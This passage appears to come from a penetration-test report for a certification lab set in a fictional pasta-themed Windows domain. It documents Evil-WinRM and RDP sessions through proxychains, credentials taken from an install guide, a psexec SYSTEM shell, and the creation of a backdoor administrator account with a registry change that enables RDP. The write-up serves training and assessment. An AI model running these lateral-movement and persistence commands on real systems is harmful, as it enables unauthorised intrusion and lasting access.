[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.25:5985 ... OK

GROUP INFORMATION
-----
Group Name                                     Type                SID                Attributes
-----
Everyone                                     Well-known group     S-1-1-0            Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group     S-1-5-114          Group used for deny only
BUILTIN\Administrators                     Alias                S-1-5-32-544       Group used for deny only
BUILTIN\Remote Management Users           Alias                S-1-5-32-580       Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias                S-1-5-32-545       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group     S-1-5-2            Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group     S-1-5-11           Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group     S-1-5-15           Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account                 Well-known group     S-1-5-113          Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group     S-1-5-64-10        Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level    Label                S-1-16-8192
*Evil-WinRM* PS C:\Users\pastaman\Documents>
```

Figure 90: Establishing an interactive Evil-WinRM shell on BYPASS.

Exploring the local file system on BYPASS uncovered standard user directories containing local desktop files and a text document storing a plaintext pasta recipe.

```
*Evil-WinRM* PS C:\Users\pastaman\Documents> Get-ChildItem C:\Users\pastaman\Desktop

Directory: C:\Users\pastaman\Desktop

Mode                LastWriteTime         Length Name
----                -
d-----         4/7/2021   2:54 PM             Pastas
d-----         4/7/2021   2:54 PM             Secrets
-a-----         4/7/2021   2:56 PM             776 7-Zip File Manager.lnk
-a-----         4/8/2021   9:05 AM          3346611 this be me right now.gif
-a-----         3/11/2021   3:57 PM          21837484 this be you right now.mp4
-a-----         4/7/2021   2:55 PM              10 What do you call designer pasta.txt
```

Figure 91: Directory listing of the pastaman user desktop showing the Secrets and Pastas folders.

```
*Evil-WinRM* PS C:\Users\pastaman\Documents> Get-ChildItem C:\Users\pastaman\Desktop\Secrets
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.25:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.25:5985 ... OK

Directory: C:\Users\pastaman\Desktop\Secrets

Mode                LastWriteTime         Length Name
----                -
-a-----         4/7/2021   2:52 PM           3659 shh.txt
```

Figure 92: Listing the contents of the Secrets directory.

```
*Evil-WinRM* PS C:\Users\pastaman\Documents> Get-Content C:\Users\pastaman\Desktop\Secrets\shh.txt
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.25:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.25:5985 ... OK
The super secret pasta recipe!!

INGREDIENTS
4 large eggs (room temperature)
2 1/2 cups flour (â€šâ€šâ€š flour, semolina flour, all-purpose flour â€š or a blend)
1 tablespoon olive oil
1 teaspoon fine sea salt

INSTRUCTIONS

HOW TO MAKE PASTA IN A FOOD PROCESSOR:
Add all ingredients to the bowl of a food processor, fitted with the normal blade attachment. Pulse for about 10 seconds, or until the mixture reaches a crumbly texture (see photos above).
Remove the dough and form it into a ball with your hands, then place the dough on a lightly-floured cutting board. Knead the dough for 1-2 minutes until it is smooth and elastic. (If the dough seems too dry, add in an extra tablespoon or two of water. If the dough seems wet or sticky, just add in some extra flour, but you the dough to be fairly dry.)
Form the dough into a ball with your hands and wrap it tightly in plastic wrap. Let the dough rest at room temperature for 30 minutes. Use immediately or refrigerate for up to 1 day.
Roll out the pasta dough into your desired shape, either by hand or using a pasta maker (see notes above). Cook the pasta in a large pot of generously-salted boiling water until it is al dente, usually between 1-5 minutes depending on the thickness of your pasta. Drain and use immediately.

HOW TO MAKE PASTA IN A STAND MIXER:
Add all ingredients to the bowl of a stand mixer, fitted with the dough hook. Knead the dough on low speed for 8-10 minutes until it is smooth and elastic. (If the dough seems too dry, add in an extra tablespoon or two of water. If the dough seems wet or sticky, just add in some extra flour, but you the dough to be fairly dry.)
Form the dough into a ball with your hands and wrap it tightly in plastic wrap. Let the dough rest at room temperature for 30 minutes. Use immediately or refrigerate for up to 1 day.
Roll out the pasta dough into your desired shape, either by hand or using a pasta maker (see notes above). Cook the pasta in a large pot of generously-salted boiling water until it is al dente, usually between 1-5 minutes depending on the thickness of your pasta. Drain and use immediately.

HOW TO MAKE PASTA BY HAND:
Place the flour in a mound on a large cutting board. Use your fingers or a spoon to create a good-sized well in the middle of the flour mound (kind of like a volcano). Add the eggs in the center of the well. Sprinkle the salt and drizzle the olive oil on top of the eggs.
Use a fork to begin whisking the eggs until they are combined. Then begin to gradually whisk some of the surrounding flour into the egg mixture, adding more and more until the egg mixture is nice and thick. (If some eggs accidentally spill out, no worries, just use your hands or a bench scraper to pull them back in.) Use your hands to fold in the rest of the dough until it forms a loose ball. Knead the dough for about 10 minutes or until the dough is smooth and elastic, sprinkling some extra flour on the cutting board if needed to prevent sticking or if the dough seems too wet or sticky. (That said, if the dough seems too dry, add in an extra tablespoon or two of water, but you want the dough to be fairly dry.)
Form the dough into a ball with your hands and wrap it tightly in plastic wrap. Let the dough rest at room temperature for 30 minutes. Use immediately or refrigerate for up to 1 day.
Roll out the pasta dough into your desired shape, either by hand or using a pasta maker (see notes above). Cook the pasta in a large pot of generously-salted boiling water until it is al dente, usually between 1-5 minutes depending on the thickness of your pasta. Drain and use immediately.
*Evil-WinRM* PS C:\Users\pastaman\Documents>
```

Figure 93: Reading the plaintext contents of the shh.txt file.

```
*Evil-WinRM* PS C:\Users\pastaman\Documents> Get-ChildItem C:\Users\pastaman\Desktop\Pastas
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.25:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.25:5985 ... OK

Directory: C:\Users\pastaman\Desktop\Pastas

Mode                LastWriteTime         Length Name
----                -
-a-----         4/7/2021   2:50 PM          12099 download (1).jpg
-a-----         4/7/2021   2:50 PM          12278 download.jpg
-a-----         4/7/2021   2:50 PM          14409 images (1).jpg
-a-----         4/7/2021   2:50 PM          18355 images (2).jpg
-a-----         4/7/2021   2:50 PM          15753 images.jpg
```

Figure 94: Listing the contents of the Pastas directory containing downloaded images.

The team also enumerated the root C:\ directory to identify installed applications and standard Windows folders.

```
*Evil-WinRM* PS C:\Users\pastaman\Documents> Get-ChildItem C:\
Get-ChildItem C:\Users\helpdesk\Desktop
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.25:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.25:5985 ... OK

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----         4/7/2021    1:24 PM          inetpub
d-----        12/7/2019    4:14 AM          PerfLogs
d-r-----       4/13/2021   12:56 PM        Program Files
d-r-----         4/7/2021    2:59 PM    Program Files (x86)
d-----         4/7/2021    3:00 PM          Python27
d-r-----         4/7/2021    2:17 PM          Users
d-----        12/22/2022    5:10 PM        Windows
```

Figure 95: Enumerating the root C:\ directory on BYPASS via the WinRM session.

To gain full graphical access to the environment, the team initiated a Remote Desktop Protocol (RDP) session to BYPASS. Through the mapped file explorer, the team accessed the previously discovered Help Desk Share and opened the PDF manual CDS_CS_Install-WS_C.01.10-U3.pdf.

```
(kali@kali)~/.PNPT/Attempt_4
$ proxychains rdesktop -u 'helpdesk' -p 'cheezy_pasta' -g 1280*720 10.10.10.25
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Autoselecting keyboard map 'en-us' from locale
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.25:3389 ... OK

ATTENTION! Found a certificate stored for host '10.10.10.25', but it does not match the certificate
received from server.
Review the following certificate info before you trust it to be added as an exception.
If you do not trust the certificate the connection attempt will be aborted:

    Subject: CN=BYPASS.thepastamentors.com
    Issuer: CN=BYPASS.thepastamentors.com
    Valid From: Tue May 19 18:47:50 2026
    To: Wed Nov 18 17:47:50 2026

Certificate fingerprints:

    sha1: 8c5e0019bdca3138b7833ea54b0eb6c78b5f9e17
    sha256: 5e6e83b13be39022204806f56091c9680eb34c7fabe8740bd49d245351f55eb

Do you trust this certificate (yes/no)? yes
[proxychains] Strict chain ... 127.0.0.1:1080 ... 127.0.0.1:8888 ←socket error or timeout!
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.25:3389 ... OK
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Connection established using SSL.
Protocol(warning): process_pdu_logon(), Unhandled login infotype 1
Clipboard(error): xclip_handle_SelectionNotify(), unable to find a textual target to satisfy RDP clipboard text request
[]
```

Figure 96: Initiating the RDP session proxy tunnel to workstation BYPASS.



Figure 97: The active graphical RDP session on workstation BYPASS.




Figure 98: Navigating the mapped Help Desk Share within the RDP session to locate the installation guides.

The guide contained hardcoded configuration credentials (`cds / OpenLab123`) explicitly noted for application deployment on adjacent hosts.

File Path: file:///Z:/Guides/CDS_CS_Install-WS_C.01.10-U3.pdf

10 In the search bar, search for "Edit local users and groups":

a Select "Users", then right click in the user panel and select "New User".

b Enter the username of "cds" and password of "OpenLab123"

c Unselect "User must change password at next login" and select "User cannot change password"

d Once complete, select "Groups", right click on "Administrators" and select "Add to group".

e Add the "cds" user to the administrators group and hit apply

Do not change the username or password or the application will fail to load!




Figure 99: The installation PDF exposing the hardcoded application credentials.

Using these credentials, the team established an RDP connection to the target workstation 10.10.10.35 (PASSBACK).

```
(kali㉿kali)-[~/PNPT/Attempt_4]
└─$ proxychains rdesktop -u 'cds' -p 'OpenLab123' -g 1280x720
10.10.10.35
```

```
(kali@kali)~[~/PNPT/Attempt_4]
$ proxychains rdesktop -u 'cds' -p 'OpenLab123' -g 1280x720 10.10.10.35
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Autoselecting keyboard map 'en-us' from locale
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.35:3389 ... OK

ATTENTION! Found a certificate stored for host '10.10.10.35', but it does not match the certificate
received from server.
Review the following certificate info before you trust it to be added as an exception.
If you do not trust the certificate the connection attempt will be aborted:

    Subject: CN=PASSBACK.thepastamentors.com
    Issuer: CN=PASSBACK.thepastamentors.com
    Valid From: Tue May 19 18:47:54 2026
    To: Wed Nov 18 17:47:54 2026

Certificate fingerprints:
    sha1: 7c242f59549cd53dd13d8e01001efdf2b6eba788
    sha256: ecd1a204c5c1dc95a2eb7013d0869cf0b969fe26a39ee7f10c6488eb7091ef97

Do you trust this certificate (yes/no)? yes
[proxychains] Strict chain ... 127.0.0.1:1080 ... 127.0.0.1:8888 ←socket error or timeout!
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.35:3389 ... OK
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Connection established using SSL.
Protocol(warning): process_pdu_login(), Unhandled login infotype 1
Clipboard(error): xclip_handle_SelectionNotify(), unable to find a textual target to satisfy RDP clipboard text request
[]
```

Figure 100: Establishing the RDP session to workstation PASSBACK.




Figure 101: The active graphical RDP session on workstation PASSBACK.

An audit of the Desktop tools directory revealed a proprietary executable named `pmcon.exe` (Pasta Maker Connection Tool). When launched, the application automatically populated an authentication field targeting the Domain Controller using the master `administrator@thepastamentors.com` identity, with the password concealed behind asterisks.




Figure 102: Discovering the pmcon.exe executable within the local Tools directory.





Figure 103: The Pasta Maker Connection Tool GUI displaying the cached administrator connection profile.

3.4 Domain Controller Exploitation and Root Domain Takeover

To intercept the hidden password, the team established a system-level command shell on host 10.10.10.15 (SVC) using the compromised NoodleSVC account via **psexec**.

```
(kali㉿kali)-[~/PNPT/Attempt_4]
$ proxychains impacket-psexec 'thepastamentors.com/
NoodleSVC:ch1ck3nnoodle@10.10.10.15'
C:\Windows\system32> whoami
nt authority\system
```

A screenshot of a terminal window with a dark background. The prompt is (kali㉿kali)-[~/PNPT/Attempt_4]. The command \$ proxychains impacket-psexec 'thepastamentors.com/NoodleSVC:ch1ck3nnoodle@10.10.10.15' is entered and highlighted with a red box. The output shows proxychains configuration, DLL initialization, and connection details. It then shows the execution of whoami on the remote host, which returns nt authority\system, also highlighted with a red box. The prompt at the bottom is C:\Windows\system32>.

```
(kali㉿kali)-[~/PNPT/Attempt_4]
$ proxychains impacket-psexec 'thepastamentors.com/NoodleSVC:ch1ck3nnoodle@10.10.10.15'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.10.15:445  ...  OK
[*] Requesting shares on 10.10.10.15.....
[*] Found writable share ADMIN$
[*] Uploading file sRMfIdYI.exe
[*] Opening SVCManager on 10.10.10.15.....
[*] Creating service OuWz on 10.10.10.15.....
[*] Starting service OuWz.....
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.10.15:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.10.15:445  ...  OK
[!] Press help for extra shell commands
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.10.15:445  ...  OK
Microsoft Windows [Version 10.0.19042.631]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> █
```


Figure 104: Establishing a SYSTEM level shell on host SVC via psexec.

A local administrative backdoor user was created to ensure stable secondary access, and defensive terminal server blocks were removed from the registry.

```

C:\Windows\system32> net user localadmin P@ssw0rd123! /add
C:\Windows\system32> net localgroup Administrators localadmin /add
C:\Windows\system32> reg add
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f

```



```

